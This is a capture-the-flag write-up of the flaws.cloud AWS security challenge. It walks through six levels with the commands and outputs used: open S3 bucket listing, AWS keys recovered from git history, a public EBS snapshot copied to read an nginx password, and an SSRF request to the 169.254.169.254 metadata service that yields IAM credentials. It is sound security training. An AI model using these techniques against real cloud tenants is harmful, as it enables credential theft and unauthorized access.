# AWS Cloud Security Challenges: flaws.cloud, flaws2.cloud (Attacker, Defender)

**Summary**

Cloud computing has become the standard way for organizations to manage and store data while offering scalability, flexibility, and cost-effectiveness. However, with cloud services, there are critical aspects to ensure the security of sensitive information stored and processed in the cloud environment. Security fundamentals for cloud services operate under a shared responsibility model and it is up to the organization's prerogative to secure their tenants. Service providers offer security measures that encompass a range of measures designed to protect tenants but it is the users are responsible for activating them.

To ensure proper security measures are in place, it is important to perform penetration testing on cloud environments to identify vulnerabilities that can be exploited to gain unauthorized access to a tenant. This can result in various types of attacks such as data breaches and service overcharges which are the most common cloud attacks. By conducting penetration tests regularly, organizations can understand where to strengthen their cloud security posture, mitigate risks, and enhance overall resilience against cyber threats.

In this exercise, we will practice offensive techniques to gain access to a cloud tenant and learn how to defend against them. We will investigate and conduct exploitations on AWS security vulnerabilities through an open-source platform called "Cloud Flaw 1" and "Cloud Flaw 2". These are common mistakes found in misconfigured AWS environments and by progressing through the levels, we will learn how to establish a properly secure AWS tenant.

**flAWS.Cloud**

## Level 1 - This level is *buckets* of fun. See if you can find the first sub-domain.

1. The description of the challenge provides a hint that S3 buckets are involved which tells us that we should be performing bucket enumeration. Additionally, since everything is running out of the same AWS account and sub-domain, we could use the command line interface to list the contents of the bucket if the permissions are improperly set.
2. Using the command "aws s3 ls s3://*domain name* – region us-east-1" we can perform this. We know the domain name is "flaws.cloud" so the full command is "aws s3 ls s3://flaws.cloud– region us-east-1" which returned this.

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://flaws.cloud --region us-east-1
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2024-02-21 21:32:41       2861 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

3. Looking through the names of the files we see a file named "secret-dd02c7c.html" and using URL directory traversal, we can get access to that file in the web browser which returns the flag.

Level 2 - The next level is fairly similar, with a slight twist. You're going to need your own AWS account for this.

1. This challenge is pretty similar to the last one with just slightly more permission restrictions. In the last challenge, permissions allowed external users to list the contents of the bucket through the web browser. This can be done by accessing the bucket's S3 link at "http://flaws.cloud.s3.amazonaws.com/". However, with this challenge, this isn't possible anymore as shown in the picture below.


```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>ZASNR4XBB9H939G3</RequestId>
   <HostId>AjtDw8aKfJgFCw7ae68AfUf31tvhL4wJ+n4dr/+yTzGuu3+SCz51MI0FYyfGLw772Rkg2I2+svQ=</HostId>
 </Error>
```


2. Since we didn't use this approach for the last challenge, what we used there should still apply here.
3. Using the command "aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --region us-east-1" this time, we get the following directory listing.

```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/ --region us-east-1
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```


4. Then going to the secret's file location through URL directory traversal we get.


Level 3 - The next level is fairly similar, with a slight twist. Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.


1. This challenge starts the same as the previous 2 challenges by listing the contents of the bucket with “aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --region us-east-1” which shows us that it contains a git repository.


2. Using the “aws sync” command we can download the bucket into our local machine and investigate the git repository more.


3. Checking the logs of the repository shows that there were two commits made, an initial commit and then a second commit to remove something that shouldn't have been part of the first commit.




4. Rolling the repository back to the initial commit, we find a file named "access_keys.txt" which suggests that it is a credential file.
5. Opening the file shows that the file does contain the access and secret key to an AWS IAM user which we can now use to login with CLI.



6. After logging in, we listed all the buckets that the IAM user has access to which showed the names of the next 3 challenges and we can access them with the web browser.




Level 4 - For the next level, you need to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

1. When connecting to the web page running on the EC2 instance, we are prompted with a login pop-up box which we need to gain the credentials for. Since we gained access to an IAM user in the last challenge and everything is running off the same AWS account, we can use the CLI to gain more information and pivot.
2. Even though we know the access and secret keys, we don't know the account ID which is needed to access other resources. This information can be retrieved with the CLI by running the "aws sts get-caller-identity" command and pointing it at the profile of this user which is named flaws. The returning prompt shows the UserID, Account ID, and Arn.

```
┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile flaws
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```


3. We can then look for saved ec2 instances that are associated with the account ID. By running the command “aws –profile flaws ec2 describe-snapshots –owner-id 975426262029” we get a list of snapshots saved in on this user. In this case, there was only one snapshot which we can assume is the ec2 web page instance.

```
┌──(kali㉿kali)-[~]
└─$ aws --profile flaws ec2 describe-snapshots --owner-id 975426262029
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12+00:00",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ],
            "StorageTier": "standard"
        }
    ]
}
```

4. In the information returned, we get the Snapshot ID which allows us to make our copy of the snapshot. By doing this, we can mount the snapshot to an instance in our own IAM user and investigate separately from the compromised account. This is done by creating a volume in our default profile and providing the snapshot ID to create with.

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2024-04-27T02:17:49+00:00",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-01a824e973af955ae",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
```

5. Logging into our AWS console and navigating to the EC2 dashboard, we see the snapshot in our account and we can create an image from the snapshot.




6. When the instance is fully spun up, we can connect to it via SSH where the permissions and keys are made during the image creation process. Once the SSH connection is established, we can navigate the Ubuntu instance through the terminal. To proceed further, the block storage needs to be mounted which is done through the command line.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i flaws.pem ubuntu@ec2-34-217-174-35.us-west-2.compute.amazonaws.com
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

134 packages can be updated.
2 updates are security updates.

*** System restart required ***
Last login: Sun Feb 26 22:30:55 2017 from 71.237.88.191
ubuntu@ip-172-31-25-255:~$ lsblk
NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda    202:0    0   8G  0 disk
└─xvda1 202:1    0   8G  0 part /
ubuntu@ip-172-31-25-255:~$
```

```
ubuntu@ip-172-31-25-255:~$ sudo mount /dev/xvda1 /mnt
ubuntu@ip-172-31-25-255:~$ lsblk
NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda    202:0    0   8G  0 disk
└─xvda1 202:1    0   8G  0 part /mnt
```


7. With the block storage mounted, we can change directories into it and navigate to the directories. Going into the Ubuntu home directory, we find a bash script file called “setupNginx.sh” which is a reverse proxy. Opening the file with “cat” reveals that the script is used to set up the username and password for the proxy which we can use to attempt to login to the web page.

```
ubuntu@ip-172-31-25-255:~$ cd /mnt
ubuntu@ip-172-31-25-255:/mnt$ cd home
ubuntu@ip-172-31-25-255:/mnt/home$ ls
ubuntu
ubuntu@ip-172-31-25-255:/mnt/home$ cd ubuntu
ubuntu@ip-172-31-25-255:/mnt/home/ubuntu$ ls
meta-data  setupNginx.sh
ubuntu@ip-172-31-25-255:/mnt/home/ubuntu$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-25-255:/mnt/home/ubuntu$
```


8. Entering those credentials into the original EC2 web page gave us access to the flag on the other side.



Level 5 - This EC2 has a simple HTTP only proxy on it.

1. Since this EC2 instance is using a proxy for communication between the user and the web page, we can try to manipulate the proxy to retrieve information that it shouldn't be getting.
2. Knowing that everything is operating off one AWS account, we can use URL directory traversal and use the proxy to perform more reconnaissance. By entering the link-local address used by AWS and other cloud providers, we can get information like metadata on the cloud environment. Entering "http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/" returns the following page.





3. The information returned on the page are sub-directories that we can continue to traverse.





4. Eventually, we found an IAM sub-directory that contained credentials that we could use to make another profile in our CLI.






5. After creating the profile and adding the session token to /.aws/credentials file, we can list the buckets for the level 6 link that was provided in the challenge.


6. Adding the sub-directory to the end of that URL and traversing one more directory down will give us the web page for level 6.

Level 6 - For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

1. On this level, we are given access and secret keys to a user with the “SecurityAudit” policy enabled. We created another profile in AWS CLI with these keys and immediately looked for its user information like in the previous challenge. It returned the account ID and username which is useful to proceed.

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-user --profile flawslevel6
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16+00:00"
    }
}
```

2. With this information, we can investigate deeper into the user with the permissions allowed by the policy such as listing the other policies.

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name Level6  --profile flawslevel6
{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
```

3. This showed another policy called “list_apigateways” which looks like a custom policy. We can look into that policy by using the “get-policy” command under the IAM operations to get its version which can be used with the “get-policy-version” command.

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile flawslevel6
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17+00:00",
        "UpdateDate": "2017-02-20T01:48:17+00:00",
        "Tags": []
    }
}
```

4. We find that the version ID is “v4” which is passed through the “get-policy-version” command.

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4 --profile flawslevel6
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17+00:00"
    }
}
```

5. The command returned the resource information which is a RESTapi from us-west-2 and now we need to find the lambda function that is calling this API. Just like listing policies in IAM, we will be listing functions in lambda by calling “lambda list-functions”.

```
┌──(kali㉿kali)-[~]
└─$ aws --region us-west-2 --profile flawslevel6 lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/Level6"
            }
        }
    ]
}
```

6. The lambda function is called “Level6” and following the process from earlier but for lambda, we can find the API id and then stage.

```
┌──(kali㉿kali)-[~]
└─$ aws --region us-west-2 --profile flawslevel6 lambda get-policy --function-name Level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Principal\":{\"Service\
":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Condition\":{\"ArnLike\":{\
"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979"
}
```

```
┌──(kali㉿kali)-[~]
└─$ aws --region us-west-2 --profile flawslevel6 apigateway get-stages --rest-api-id "s33ppypa75"
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-26T19:26:08-05:00",
            "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
        }
    ]
}
```

7. We can invoke this API in our web browser by following this format “https://restapi_id.execute-api.region.amazonaws.com/stage_name/” which we have now found all the information for. When invoking it, we get this web page.

```
Pretty-print ☐

"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"
```

8. Then going to “http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/” we reach the end of the challenge.


## Business Impact and Lessons Learned

